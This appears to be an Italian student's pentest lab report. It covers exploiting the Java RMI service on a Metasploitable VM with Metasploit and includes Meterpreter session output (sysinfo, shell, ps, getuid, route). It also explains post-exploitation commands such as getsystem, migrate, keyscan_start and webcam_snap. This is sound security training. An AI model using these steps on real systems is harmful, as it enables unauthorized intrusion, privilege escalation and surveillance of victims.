


Progetto finale Pentest2







```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploitable
tmp
usr
var
vmlinuz
```

```
meterpreter > ps

Process List
============

 PID   Name                              User      Path
 ---   ----                              ----      ----
 1     /sbin/init                        root      /sbin/init
 2     [kthreadd]                        root      [kthreadd]
 3     [migration/0]                     root      [migration/0]
 4     [ksoftirqd/0]                     root      [ksoftirqd/0]
 5     [watchdog/0]                      root      [watchdog/0]
 6     [migration/1]                     root      [migration/1]
 7     [ksoftirqd/1]                     root      [ksoftirqd/1]
 8     [watchdog/1]                      root      [watchdog/1]
 9     [events/0]                        root      [events/0]
 10    [events/1]                        root      [events/1]
 11    [khelper]                         root      [khelper]
 46    [kblockd/0]                       root      [kblockd/0]
 47    [kblockd/1]                       root      [kblockd/1]
 50    [kacpid]                          root      [kacpid]
 51    [kacpi_notify]                    root      [kacpi_notify]
 98    [kseriod]                         root      [kseriod]
 142   [pdflush]                         root      [pdflush]
 143   [pdflush]                         root      [pdflush]
 144   [kswapd0]                         root      [kswapd0]
 186   [aio/0]                           root      [aio/0]
 187   [aio/1]                           root      [aio/1]
 1154  [ksnapd]                          root      [ksnapd]
 1308  [ata/0]                           root      [ata/0]
 1309  [ata/1]                           root      [ata/1]
 1310  [ata_aux]                         root      [ata_aux]
 1315  [scsi_eh_0]                       root      [scsi_eh_0]
 1316  [scsi_eh_1]                       root      [scsi_eh_1]
 1363  [ksuspend_usbd]                   root      [ksuspend_usbd]
 1365  [khubd]                           root      [khubd]
 2130  [scsi_eh_2]                       root      [scsi_eh_2]
 2284  [kjournald]                       root      [kjournald]
 2438  /sbin/udevd                       root      /sbin/udevd --daemon
 2726  [kpsmoused]                       root      [kpsmoused]
 3648  [kjournald]                       root      [kjournald]
 3781  /sbin/portmap                     daemon    /sbin/portmap
 3797  /sbin/rpc.statd                   statd     /sbin/rpc.statd
 3804  [rpciod/0]                        root      [rpciod/0]
```

```
File  Azioni  Modifica  Visualizza  Aiuto
 4529  /usr/sbin/nmbd                                  root      /usr/sbin/nmbd -D
 4531  /usr/sbin/smbd                                  root      /usr/sbin/smbd -D
 4535  /usr/sbin/smbd                                  root      /usr/sbin/smbd -D
 4547  /usr/sbin/xinetd                                root      /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
 4586  distccd                                         daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4587  distccd                                         daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4588  distccd                                         daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4590  proftpd:                                        proftpd   proftpd: (accepting connections)
 4604  /usr/sbin/atd                                   daemon    /usr/sbin/atd
 4615  /usr/sbin/cron                                  root      /usr/sbin/cron
 4643  /usr/bin/jsvc                                   root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLO
                                                                 G -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.
                                                                 base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.secu
                                                                 rity.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
 4644  /usr/bin/jsvc                                   root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLO
                                                                 G -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.
                                                                 base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.secu
                                                                 rity.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
 4645  /usr/bin/jsvc                                   tomcat55  /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLO
                                                                 G -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.
                                                                 base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.secu
                                                                 rity.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
 4664  /usr/sbin/apache2                               root      /usr/sbin/apache2 -k start
 4665  /usr/sbin/apache2                               www-data  /usr/sbin/apache2 -k start
 4666  /usr/sbin/apache2                               www-data  /usr/sbin/apache2 -k start
 4668  /usr/sbin/apache2                               www-data  /usr/sbin/apache2 -k start
 4669  /usr/sbin/apache2                               www-data  /usr/sbin/apache2 -k start
 4670  /usr/sbin/apache2                               www-data  /usr/sbin/apache2 -k start
 4683  /usr/bin/rmiregistry                            root      /usr/bin/rmiregistry
 4687  ruby                                            root      ruby /usr/sbin/druby_timeserver.rb
 4695  /bin/login                                      root      /bin/login --
 4697  /usr/bin/unrealircd                             root      /usr/bin/unrealircd
 4703  Xtightvnc                                       root      Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp
                                                                 /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11
                                                                 R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/
                                                                 -co /etc/X11/rgb
 4709  /bin/sh                                         root      /bin/sh /root/.vnc/xstartup
 4712  xterm                                           root      xterm -geometry 80×24+10+10 -ls -title X Desktop
 4714  fluxbox                                         root      fluxbox
 4749  -bash                                           root      -bash
 4765  -bash                                           msfadmin  -bash
 4805  /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java  root  /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawnfgnc18.tmp.dir metasploit.Payload
 4816  /bin/sh                                         root      /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
 4817  ps                                              root      ps ax -w -o pid=,user=,command=
```

```
meterpreter > getuid
Server username: root
meterpreter > execute ls
[-] You must specify an executable file with -f
meterpreter > execute -f ls
Process  created.
meterpreter >
```

```
meterpreter > migrate
[-] The "migrate" command is not supported by this Meterpreter type (java/linux)
meterpreter > getprivs
[-] The "getprivs" command is not supported by this Meterpreter type (java/linux)
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > keyscan_start
[-] The "keyscan_start" command is not supported by this Meterpreter type (java/linux)
meterpreter > webcam_snap
[-] The "webcam_snap" command is not supported by this Meterpreter type (java/linux)
meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe47:63aa  ::       ::
meterpreter >
```

Una volta settati gli indirizzi IP di Kali e di Meta come richiesto dalla traccia dell'esercizio, ho inziate ad effetuare l'exploit. Dal terminale di Kali ho attivato msfconsole per poter utilizzare l'exploit necessario per l'esercizio. Con il comando search ho cercato gli script riguardante java_rmi, vulnerabilità da sfruttare indicata nella traccia. Una volta applicato il search, scelto l'exploit più adatto e con il metodo use l'ho inizialittato. Ho applicato il metodo show options per poter visualizzare i parametri da impostare, e poi ho proceduto a settarli. Con set RHOSTS ho settato l'ip della macchina target, con LHOST ho settato l'ip dell'attaccante, mentre con HTTPDELAY a 30 ho allungato i tempi con cui vengono inviati i pacchetti dati al target, anche per evitare il problema indicato nelle slide dell'esercizio. La RPORT era già impostata di default, mentre la LPORT di default andava bene così come era impostata. Con il comando exploit ho fatto partire l'exploit, il quale, una volta andato a buon fine, mi ha aperto una shell Meterpreter. Da lì, ho usato i vari comandi per testare la macchina target. IL primo usato è 'sysinfo', il quale mi fornisce informazioni dettagliate sul sistema operativo target, come il nome del sistema, l'architettura, la versione del kernel e altre informazioni utili. Poi con il commando 'shell' ho aperto una shell interattiva all'interno del sistema operativo target, e ho eseguito il semplice comando ls per vedere le repository presenti e avere conferma del funzionamento della shell. Il comando 'ps' mi ha permesso di vedere tutti i processi in atto sul sistema target con diverse informazioni descrittive, come ad esempio l'ID del processo. Invece il comando 'getuid' mi ha restituito l'ID utente del sistema target, il quale consente anche di verificare se si hanno ottenuto privilegi elevati con l'accesso. Il

comando ‘execute’ permette di eseguire un comando sul sistema targeto, cosiì ho impostato il comando’execute -f ls’, opzione molto basica e semplice per verificarne l’efficacia. Il comando ‘route’ invece fornisce informazioni riguardo i setaggi degli indirizzi ip della macchina e delle altre informazioni di network.

Provando infine ad usare altri comandi tipici di Meterpreter, ho notato che non tutti potevano essere suportati dall’exploit scelto. Come ad esempio ‘migrate’, che permetter al payload Meterpreter di migrare in un processo diverso sulla macchina target per evadere al rilevamento del medesimo. Stessa cosa per il comando ‘getsystem’, il quale permette di ottenere i priviligei sul sistema target, di cui anche quelli massimi, mentre ‘getprivs’ è il comando che mostra i privilegi attualmente disponibili. Gli ultimi due commandi utilizzati sono comandi che permettono di ottenere infomarzioni, spesso cruciali dalla macchina target. Il primo usato è ‘keyscan_start’, il quale può recuperare password o altre informazioni cruciale tramite la registrazione della seguenza di tasti utilizzati dal sistema target, mentre ‘webcam_snap’ può scattare una foto utilizzando la fotocamera del computer target. Entrambi non sono supportati dall’exploit utilizzato.